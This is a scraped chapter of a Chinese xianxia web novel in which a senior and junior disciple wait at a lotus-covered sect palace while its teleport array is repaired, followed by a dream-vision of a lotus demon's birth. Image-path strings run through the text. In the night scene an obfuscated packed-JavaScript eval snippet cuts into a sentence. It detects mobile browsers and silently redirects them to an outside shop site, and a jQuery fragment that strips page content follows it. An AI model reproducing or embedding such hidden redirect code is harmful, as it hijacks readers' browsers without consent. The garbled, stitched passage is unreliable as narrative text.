14. 清风鉴水,明月天衣

作品:《高冷师妹不走正道

    又过了几日,流霄见长矜恢复得差不多了,就准备动身往暨山去。


    这边离暨山隔着无灭海,没有元婴的修为是不能独自穿越的,只得找这附近的千秋宫的传送阵才能回去暨山。


    这一次去的不是上次的连接凡尘地带的千秋宫,而是另一座。


    刚到这千秋宫山脚下,就见两个身着齐襦裙的女子行礼带着往山上走。


    这一处虽仍在山顶,但这风景分外秀美,水多池清,缀着许许多多的荷花,清香扑鼻。路上也见同样很多装扮的女子在路上行色匆匆。


    那两名女子把流霄和长矜带到主殿上就退了下去。


    “为何这里和上次那处千秋宫这般不同?”长矜悄声问。


    “这里的千秋宫宫主是个极为讲究且厉害的女修士,叫白卿卿,这处千秋宫就是归她管。”流霄解释道。“说是前不久才调到这来的,只是她名声响,我也略有耳闻。”他话音刚落,就听见一女子铃声般清脆的笑声从殿后传来:“流霄道友谬赞,奴家可比不得你这等天骄。能被你知晓,那也是奴家的福分。”


    一身着白色繁复衣裙的女子从里头走出来,面容清秀,多一分便娇媚,少一分却寡淡,十分恰到好处的美。


    长矜又闻到她身上那股路上闻到一样的清香,只是更加浓郁,并不让人讨厌。


    白卿卿见到流霄身后的长矜,略一挑眉,问道:“流霄道友,你身后这位是?”


    流霄先见礼,才说:“这是我尚未正式入门的小师妹,此趟正是和我一道借千秋宫的传送阵回暨山,麻烦宫主行个方便。”


    白卿卿却脸上露出几分尴尬来,拿起袖子遮了一下面。


    她说道:“流霄道友,这正是不巧了。这传送阵前些日子被上水宗的弟子晚上打斗不慎毁了一些边角,如今不稳定。还不敢让你们用。奴家这宫中的阵师还在修缮。你们还需等上两三日。”


    这一处还偏偏只有这一个千秋宫的传送阵能抵达暨山的地界。


    流霄也不急,只说:“无妨,那我们再等上两三日便是,只是要叨扰宫主了。”


    “流霄道友不怪罪便好,哪里有什么叨扰之说,宫外那两个弟子会带你们去住处的。只望道友喜欢这片还算清净的地方。”白卿卿抿唇一笑,就告辞去殿后了。


    于是又被那两名女子领着在这里住下。


    这里大片大片都是水池,搭建了不少木桥从水池中穿过,种了满水池的荷花,未开半开全开的都有,风中摇曳着舒展,荷叶里的水珠晶莹如宝石滚圆。


    长矜喜欢这里,很舒服的气息。


    他们的住处后面还有一扇纱门,打开就是一个小竹台和一池荷花荡漾,小竹台上有一张软榻和一方放着茶具的矮桌。如此巧思如此灵秀。


    长矜已经窝在小竹台上不松手。流霄无奈一笑,就也坐在旁边歇息。


    长矜见他不走,还有些诧异,问:“你怎么不去你自己的地方?”


    他说道:“我和你住一处,那白卿卿是荷花妖。她很早之前就是有名的金丹圆满修士了。”


    长矜一下子由躺变坐,眉毛拧住,神色郁郁。


    “怎么了?”流霄问。长矜抬头看了一眼水池的荷花,低语说:“荷花妖啊……可是要突破了?”


    流霄看了她一眼,说道:“金丹修士突破绝非如此简单。那阵法我觉得有几分不对,我今夜里去查探一番。你凡事小心,如有不对就催动悟道剑式。”


    长矜点点头:“最近事情来得有些多了。”


    岂止她有这种感觉,流霄自从带上她,就没享过几天清净日子。


    他微一沉吟,说道:“白卿卿是正经妖修出身,应不会有旁的事。我现在已随时可入金丹了,也有应付麻烦的能力。等传送阵修好了我们就回去。”


    长矜就又躺下,想去拨弄一旁伸得老长的荷叶边,却总是差一点。流霄瞥了一眼,引了缕道气把荷叶吹到长矜手里,只是力道没把握住,荷叶里几粒滚动的水珠弹到长矜脸上,又顺着长矜莹白的脸落下来,像是流泪。


    他看得一时怔住,眼睛垂下来,也不打坐修行,只是无话地坐着,竟难得有些放松。


    自从杀了那问心幻鬼之后,他开始频繁修行入梦。


    梦里自己在一片荒寂里拾什么东西,只觉得分外疼痛。


    而刚刚他竟有些恍惚。


    长矜突然开口:“师兄,我听那妖物说你是道心不全才入不了无情道,现下是寻回了?”


    流霄摇头道:“并非如此。也不是它做的手脚,是我自己多了一段记忆。”


    闻言长矜侧头过来看他,心下已有了答案,说道:“那段曲调?”


    流霄沉默了一息,说道:“我在境中听到那段曲调,只觉得很熟悉,但却无论如何也不知何时听到过。再打算入金丹时发觉少了一段契机,无情道再没有回应过我。”


    长矜眼睫轻轻颤了颤,问:“如今入金丹还是无情道?”


    流霄却道不是。


    时间静默地几近凝固,过了很久流霄才听到长矜低语着喊:“师兄。”


    流霄应了一声。


    “那日你接引我入道时,我梦见我择修无情道,死在了入金丹那天。”长矜说道。


    流霄说道:“梦往往是一种映射,也许是在暗示你与无情道无缘。此道少有人能得青睐,我有时也会想或许正是暗示着天道并不钟爱此道,这一遭也是想通了不强求。”


    “我第一次入问心境时得了不入红尘之人不得入的谶言,或许也是在说须识得情方能无情,故我无法问心。”


    “择道终究是自己的事情,无论何道都须最合心中所想,否则无法渡劫。”


    长矜想了想,说道:“师兄说得极是。你没有什么要问我的吗?”流霄看着长矜那精巧的发髻,一看便知不是她的手笔,是那只女鬼给她梳妆打扮的。


    他淡淡笑了笑,道:“师兄知道你心里有很多不愿说的隐秘,若是择谎话骗我,就还是不说罢了。既入暨山,已有师门情分,我便会尽全力护你周全。”


    长矜恶向胆边生,尖锐地问道:“那这周全里到底是情分还是因果?”


    流霄却不再答。长矜了然,却不意外。她说道:“我身上负诸多因果,天下凡是妖鬼一道于我皆是道敌。”


    “正如师兄天生择无情道,我亦是半身性命系于妖鬼道。因着此事,我自小通读阵法一类,可惜无修为,只懂解法。师兄夜里去查探阵法之时可捎上我。”


    流霄道一句已知晓。


    夜里长矜到里面休息,流霄就在小竹台的纱门旁打坐守着。


    今夜无云月明风清,照得一池波光粼粼。


    长矜在床上趴着玩头发,月光隐隐绰绰间照见床架上一道刻痕。


    长矜眯眼看着,一字一顿念出来:“兰因絮果……”


    “怎么了?”流霄听见动静问道。长矜回道:“没什么。”她伸手摸了摸那刻痕,不像刀刻的,痕迹凌乱不平整,倒像是用指甲抠出来的。


    夜深了。流霄进来扶起在床上歪歪扭扭躺着的长矜,见她困得眼睛都


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|17062045|195061||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    睁不开,说道:“不若我去看一眼就回来?”


    长矜意识混沌随便嗯了两句。


    流霄便又一手扶住她肩一手掌住她半张脸把人放下去。


    待收手时又是一手汗湿。流霄旋一缕道气附上她周身去热,又布好外头的护体阵便离去。


    外头有些风,吹得水浪翻卷,荷叶荷花摇摇晃晃层层堆叠,长矜听见很远很远的吟唱声。“荷花十里,清风鉴水,明月天衣……”


    她腕上的烛阴鞭摇了摇,一枚红点从那行刻字里飘出来,没入长矜眉心。


    此山巍峨,层峦叠嶂,相竞争高,林深溪浅,盎雅色粼粼。


    冷僻幽谷处,生得一株千幻百生莲。此莲临千年之界,天资卓绝自生灵智,引来天地异象,修得人形。


    只是时候不好,她成妖之际正正好碰上人类,但时机耽误不得,只祈盼着这人天生有好生之德,亦无意阻她成妖修道。


    上天好像真的开眼了。那背上压刀,浓眉桃花眼的青年真就只是看着她吞吐道气,孕育灵机。直至她修成人形,他也规规矩矩没动手。


    这莲妖生怕他立刻使手段拘住她,一落地就冲他发一道幻术眯眼片刻慌忙逃去。


    此时乃洞天开放,各宗弟子鱼贯而入烧杀掠夺此界,见此异象就明白有好东西,都来寻她踪迹。


    好在她幻术了得,寻常人不能抵御,杀了一正追杀她的女子后迅速吸食魂魄记忆,再化作人类混入其中。


    众人寻物无果后前去其他地界争取机缘,但她还尚懵懂,不知这些人里有真正的厉害人物。


    她还沾沾自喜自己的手段高超,就立刻被一枚暗器击中后腰现出妖身,一枚金光熠熠的圆球投掷而来,把她拘在其中。那行踪诡秘的男子观察了她许久,终于出手用一枚金衍两仪球拘住她,嗤笑说道:“小小妖物,还敢混入人其中,不知天高地厚。”


    那两仪球运作起来,业火裹住球身,她疼得惨叫起来,感觉到自己正在被炼化,惊恐喊道:“放开我!”


    她根本没什么修为,不过一宝贵灵物方成妖,位格也低的可怜,毫无反抗之力。


    她两眼泪汪汪,心想早知还不如被最开始那修士带走。就在她思绪飞转间,一柄刀猛地飞掷而来,刀尖卡在两仪球的缝隙里,离她仅毫厘之差。


    那刀尖于她眼中凝成一点,还在运作的两仪球被这一刀卡住。


    两仪球内的灼灼燃烧的焰火熄了下去,不再旋转运作,她也得了喘息之机。


